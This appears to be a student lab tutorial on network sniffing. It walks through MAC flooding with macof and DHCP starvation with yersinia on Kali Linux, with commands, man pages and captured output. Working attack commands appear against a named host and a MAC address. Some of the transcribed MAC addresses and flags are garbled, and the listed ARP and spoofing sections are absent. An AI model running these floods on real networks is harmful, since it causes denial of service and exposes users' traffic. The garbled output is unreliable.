

# **SNIFFING**



**-ATHARVA KATKAR**

## **TABLE OF CONTENTS**

### **1. Sniffing**

- 1.1 Introduction to Sniffing
- 1.2 What is a Sniffer
- 1.3 How Sniffing Works

### **2. Types of Sniffing**

- 2.1 Passive Sniffing
- 2.2 Active Sniffing

### **3. Protocols Vulnerable to Sniffing**

### **4. MAC Flooding**

- 4.1 Introduction to MAC Flooding
- 4.2 Why MAC Flooding is Dangerous
- 4.3 MAC Flooding Attack Using Macof
- 4.4 Monitoring MAC Flooding Using Wireshark

### **5. DHCP Starvation**

- 5.1 Introduction to DHCP Starvation
- 5.2 DHCP Starvation Attack Explanation
- 5.3 DHCP Starvation Using Yersinia
- 5.4 Analysis Using Wireshark

## **6. ARP Poisoning**

- 6.1 Introduction to ARP Poisoning
- 6.2 How ARP Poisoning Works
- 6.3 Why ARP Poisoning is Dangerous
- 6.4 Detection of ARP Poisoning Using XARP

## **7. MAC Spoofing**

- 7.1 Introduction to MAC Spoofing
- 7.2 Working of MAC Spoofing
- 7.3 Detection of MAC Spoofing

## **8. MAC Spoofing Tools**

- 8.1 MAC Spoofing Using TMACv6
- 8.2 MAC Spoofing Using Macchanger

## **9. Extra Tools**

- 9.1 MAC Flooding Using Scapy
- 9.2 MAC Flooding Using Hping3
  - 9.2.1 Hping3 --fast
  - 9.2.2 Hping3 --faster
  - 9.2.3 Hping3 --flood
- 9.3 ARP Poisoning Using Ettercap
- 9.4 ARP Poisoning Using Bettercap


# SNIFFING

**Sniffing** is the process of capturing and analyzing network data packets as they travel over a network.

A person or tool that performs sniffing is called a sniffer.

Packets may contain:

- Source & destination IP
- Protocol details (TCP, UDP, HTTP, etc.)
- Usernames, passwords (if not encrypted)
- Cookies and session data



## How Sniffing Works:

1. Data is sent in packets over a network
2. A sniffer tool puts the network interface into promiscuous mode
3. It captures all packets, not just those meant for the device
4. Packets are decoded and analyzed

## Types of Sniffing

### ① Passive Sniffing

- Attacker only **listens**
- No traffic modification
- Works on **hub-based networks**
- Hard to detect

#### Example:

Monitoring traffic in an old LAN hub

### ② Active Sniffing

- Attacker **injects packets**
- Used in **switched networks**
- Easier to detect


#### Techniques used:

- ARP Poisoning
- MAC Flooding
- DNS Spoofing

Protocol	Risk
HTTP	Passwords visible
FTP	Plain text credentials
Telnet	No encryption
SMTP	Email contents
POP3	Login credentials

# MAC FLOODING

MAC Flooding is a network attack where an attacker sends a large number of fake MAC addresses to a switch, causing it to overflow its MAC address table and start broadcasting all traffic to all ports, allowing the attacker to capture sensitive data.



## Why MAC Flooding is Dangerous?

- Allows packet sniffing
- Leads to Man-in-the-Middle (MITM) attacks
- Breaks switch security
- Steals sensitive data (passwords, sessions)

# Mac Flooding Attack Using Macof (Linux Tool)

**Macof** is a MAC flooding tool from the dsniff suite used in cybersecurity labs to perform Layer 2 attacks on switches.

It generates thousands of fake MAC addresses to overflow the switch CAM table, forcing the switch to act like a hub.

❖ **Result:** Attacker can sniff network traffic

**How to use it - :**

- Open kali linux
- Type sudo apt install macof
- Then get detailed information about macof , simply type man macof

```
macof - flood a switched LAN with random MAC addresses

SYNOPSIS
macof [-i interface] [-s src] [-d dst] [-e tha] [-x sport] [-y dport] [-n times]

DESCRIPTION
macof  Floods the local network with random MAC addresses (causing some switches to fail open in repeating mode, facilitating sniffing). A straight C
part of the original Perl Net::RawIP macof program by Ian Vitek <iain.vitek@infosec.se>.

OPTIONS
-i interface
    Specify the interface to send on.

-s src
    Specify source IP address.

-d dst
    Specify destination IP address.

-e tha
    Specify target hardware address.

-x sport
    Specify TCP source port.

-y dport
    Specify TCP destination port.

-n times
    Specify the number of packets to send.

Values for any options left unspecified will be generated randomly.
```

Figure 1

- See target system's IP
- Perform attack
- Type - : macof -I eth0 -d
  - I → network interface
  - d → destination ip

- Mac Flooding attack starts.....

```

Kali Linux [Running] - Oracle VM VirtualBox
File Apps Places
Dec 15 2:34 AM
root@kali:~/home/atharva

[ (root@kali) - [ /home/atharva ]
# macof -i eth0 -d certifiedhacker.com
a5:67:f9:6c:67:4d 1f:f2:1e:54:ef:01 0.0.0.0.9108 > 255.255.255.255.50914: S 850632105:850632105(0) win 512
1f:7:9d:17:25:e8 f7:c7:3d:16:4:f43 0.0.0.0.53186 > 255.255.255.255.35404: S 1918235544:1918235544(0) win 512
d3:a6:6b:33:d3:c3 a8:99:e8:2c:8e:84 0.0.0.0.17612 > 255.255.255.255.24398: S 1538908785:1538908785(0) win 512
15:d2:a5:3b:68:fc de:82:8e:a:ad:1c 0.0.0.0.53317 > 255.255.255.255.3788: S 936666621:936666621(0) win 512
60:32:8b:67:df:2c 2d:1d:69:38:0:73 0.0.0.0.21230 > 255.255.255.255.15095: S 23885645:23885645(0) win 512
b9:a9:0:33:99:1 50:93:80:1a:14:28 0.0.0.0.39668 > 255.255.255.255.49596: S 928656634:928656634(0) win 512
88:6:71:2c:49:8c e5:ada:6:24:0:39 0.0.0.0.43597 > 255.255.255.255.48904: S 837647115:837647115(0) win 512
24:8c:64:6e:d8:89 58:74:2a:3c:a8:b 0.0.0.0.41271 > 255.255.255.255.10453: S 1372008248:1372008248(0) win 512
27:31:da:62:30:6a 82:4:c:58:12:df:00 0.0.0.0.19995 > 255.255.255.255.25648: S 1008835837:1008835837(0) win 512
24:2f:5e:22:b9:5e ca:0.0.0.79:ca 0.0.0.0.43846: S 1297653313:1297653313(0) win 512
cb:22:f4:2d:20:5a 34:89:ba:7a:26:31 0.0.0.0.4876 > 255.255.255.255.42366: S 155251180:155251180(0) win 512
b5:46:31:49:c1:1a 0.0.0.0.26795 > 255.255.255.255.26732: S 597892295:597892295(0) win 512
87:b6:2f:3d:f7:80 94:7a:40:48:f:ad 0.0.0.0.55630 > 255.255.255.255.53393: S 1456687796:1456687796(0) win 512
5c:80:1e:5d:32:c3 1d:dc:22:66:85:8e 0.0.0.0.14065 > 255.255.255.255.6073: S 1191450404:1191450404(0) win 512
c6:2a:12:2e:a3:bc 21:f:4d:2:b:fa 0.0.0.0.10722 > 255.255.255.255.63624: S 148944675:148944675(0) win 512
36:61:2a:48:af:87 91:92:52:1d:cd:3e 0.0.0.0.5001 > 255.255.255.255.47457: S 35908422:35908422(0) win 512
af:92:de:36:d7:bb 59:de:f:28:3f:01 0.0.0.0.41356 > 255.255.255.44560: S 1053280952:1053280952(0) win 512
1:e5:a8:42:71:ea 0.0.0.0.23377 > 255.255.255.255.4439: S 1664812866:1664812866(0) win 512
39:3b:13:71:cb:ff ed:7d:43:78:3:b1 0.0.0.0.1436 > 255.255.255.255.17300: S 249143246:249143246(0) win 512
1d:57:90:6e:2:f5 59:19:2:f:10:42:c:ea 0.0.0.0.60144 > 255.255.255.255.51484: S 836418846:836418846(0) win 512
a8:6a:4:79:2:e:6b db:f1:71:35:32:f2 0.0.0.0.54349 > 255.255.255.255.37088: S 251417189:251417189(0) win 512
32:ec:85:29:b:c6:63 c7:e8:9a:45:dc:a 0.0.0.0.59538 > 255.255.255.255.51401: S 2060734456:2060734456(0) win 512
65:ce:c5:7:e:8c:93 61:e9:6a:1:39:12 0.0.0.0.17040 > 255.255.255.255.16722: S 839701868:839701868(0) win 512
43:2c:96:3:88:9e 60:eb:e2:40:66:53 0.0.0.0.22203 > 255.255.255.255.17730: S 835976034:835976034(0) win 512
8f:f:19:8c:5:f:43:8c 4:f9:c4:61:13:f 0.0.0.0.0.23819 > 255.255.255.255.58330: S 756007761:756007761(0) win 512
6:c:87:3:f:1:a:8c f8:4b:a:9:b:ff:15 0.0.0.0.57221 > 255.255.255.255.65376: S 734883000:734883000(0) win 512
f1:4:1:52:60:b:a:9b:f:19:32:60:70 0.0.0.0.15908 > 255.255.255.255.23534: S 542780852:542780852(0) win 512
a9:b2:be:58:f6:72:42:dd:13:94:59 0.0.0.0.52986 > 255.255.255.255.21219: S 746489753:746489753(0) win 512
ef:af:f:fe:73:6b c:0:a:82:5:f:fab 0.0.0.0.38618 > 255.255.255.255.63464: S 631655903:631655903(0) win 512
6d:d7:20:39:40:4d 12:5:e:c:0:66:9:c:a1 0.0.0.0.3101 > 255.255.255.255.16695: S 685178769:685178769(0) win 512
5b:f:d6:38:7:f:14:a:c:1:e:b:6:c 0.0.0.0.34582 > 255.255.255.255.2407: S 156620585:156620585(0) win 512
61:d:8:21:7:d:a:0:ba 3:4:9:b:1:e:4:0:d:f 0.0.0.0.1704 > 255.255.255.255.10896: S 396039807:396039807(0) win 512
6:a:c1:ed:5:c:67:e 67:8:c:1:a:c:3:b2 0.0.0.0.55719 > 255.255.255.255.4309: S 880248688:880248688(0) win 512

```

Figure 2

- Open Wireshark and monitor the Attack


No.	Time	Source	Destination	Protocol	Length/Info
70467	Dec 15 2:34:09.929029	fe80::a00:27ff:fe14:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:c564 (sol)	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70468	Dec 15 2:34:09.929052	Nokiasolutio_02:bb:61 Broadcast	ARP		80 Who has 192.168.1.56? Tell 192.168.1.1
70469	Dec 15 2:34:09.929052	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70470	Dec 15 2:34:09.929052	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70471	Dec 15 2:34:09.929052	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70472	Dec 15 2:34:09.929052	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70473	Dec 15 2:34:09.929052	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70474	Dec 15 2:34:09.929056	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70475	Dec 15 2:34:09.929056	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a291:caff:fe0:62:bb:61 from 00:00:27:14:c5:64
70476	Dec 15 2:34:09.929073	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70477	Dec 15 2:34:09.929073	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70478	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70479	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70480	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70481	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a291:caff:fe0:62:bb:61 from 00:00:27:14:c5:64
70482	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70483	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70484	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70485	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70486	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70487	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70488	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70489	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70490	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70491	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70492	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70493	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70494	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70495	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70496	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70497	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70498	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70499	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70500	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70501	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70502	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70503	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70504	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70505	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70506	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70507	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70508	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70509	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70510	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70511	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70512	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70513	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70514	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70515	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70516	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70517	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	86 Neighbor Solicitation for fe80::a00:27ff:fe14:c564 from a:0:91:ca:62:bb:61
70518	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6	ICMPv6	78 Neighbor Advertisement fe80::a00:27ff:fe14:c564 (sol)
70519	Dec 15 2:34:09.929082	fe80::a291:caff:fe0: Nokiasolutio_02:bb:61	fe80::a00:27ff:fe14:icmpv6		

# DHCP STARVATION

**DHCP Starvation** is a type of denial-of-service attack where an attacker floods the DHCP server with numerous fake DHCP requests, exhausting the pool of available IP addresses and preventing legitimate devices from obtaining a valid IP address.

## DHCP Starvation Attack

In a DHCP starvation attack, an attacker floods the DHCP server by sending numerous DHCP requests and uses all of the available IP addresses that the DHCP server can issue. As a result, the server cannot issue any more IP addresses, leading to a DoS attack. Because of this issue, valid users cannot obtain or renew their IP addresses; thus, they fail to access their network.



# DHCP Starvation Attack Using Yersinia (Linux Tool)

## How to use it :-

- Open kali linux
- Type sudo apt install yersinia
- Get detailed information about macof , simply type man yersinia

```
YERSINIA(8)                                     YERSINIA(8)

NAME
    Yersinia - A Framework for layer 2 attacks

SYNOPSIS
    yersinia [-HVGID] [-l logfile] [-c conffile] protocol [-M] [protocol_options]

DESCRIPTION
    yersinia is a framework for performing layer 2 attacks. The following protocols have been implemented in Yersinia current version: Spanning Tree Protocol (STP), VLAN Trunking Protocol (VTP), Hot Standby Router Protocol (HSRP), Dynamic Trunking Protocol (DTP), IEEE 802.1Q, IEEE 802.1X, Cisco Discovery Protocol (CDP), Dynamic Host Configuration Protocol (DHCP), Inter-Switch Link Protocol (ISL) and MultiProtocol Label Switching (MPLS).

    Some of the attacks implemented will cause a DoS in a network, other will help to perform any other more advanced attack, or both. In addition, some of them will be first released to the public since there isn't any public implementation.

    Yersinia will definitely help both pen-testers and network administrators in their daily tasks.

    Some of the mentioned attacks are DoS attacks, so TAKE CARE about what you're doing because you can convert your network into an UNSTABLE one.

    A lot of examples are given at this page EXAMPLES section, showing a real and useful program execution.

OPTIONS
    -h, --help
        Help screen.

    -V, --Version
        Program version.

    -G      Start a graphical GTK session.

    -I, --interactive
        Start an interactive ncurses session.

Manual page yersinia(8) line 1 (press h for help or q to quit)
```

Figure 4

- Now find a DHCP attack commands

```
File Actions Edit View Help          root@Kali: ~

0: NONDOS attack sending CDP packet
1: DOS attack flooding CDP table
2: NONDOS attack Setting up a virtual device

Attacks Implemented in HSRP:
0: NONDOS attack sending raw HSRP packet
1: NONDOS attack becoming ACTIVE router
2: NONDOS attack becoming ACTIVE router (MITM)

Attacks Implemented in DHCP:
0: NONDOS attack sending RAW packet
1: DOS attack sending DISCOVER packet
2: NONDOS attack creating DHCP rogue server
3: DOS attack sending RELEASE packet

Attacks Implemented in DTP:
0: NONDOS attack sending DTP packet
1: NONDOS attack enabling trunking

Attacks Implemented in 802.1Q:
0: NONDOS attack sending 802.1Q packet

Manual page yersinia(8) line 391 (press h for help or q to quit)
```

Figure 5

- Now find a target physical address/mac address
- Using → arp
- Now perform attack & start Wireshark
- yersinia DHCP -attack 1 –(dest)
  - DHCP – Perform DHCP attack -attack – perform attack
  - 1 – Send Raw data Packets
  - -dest – Destination

```
(root㉿kali)-[~/home/atharva]
# yersinia DHCP -attack 1 -dest 08:00:27:14:c5:64
Warning: interface eth0 selected as the default one
<*> Starting DOS attack sending DISCOVER packet...
<*> Press any key to stop the attack <*>

MOTD: I'm waiting for the PS3 but i'm short of money... :'(

[root@kali ~]#
```

The terminal window shows the command `yersinia DHCP -attack 1 -dest 08:00:27:14:c5:64` being run. It outputs a warning about the selected interface and starts sending DISCOVER packets to the specified destination. A message at the bottom says "MOTD: I'm waiting for the PS3 but i'm short of money... :'".

Figure 6

- DHCP Packets are send to the target

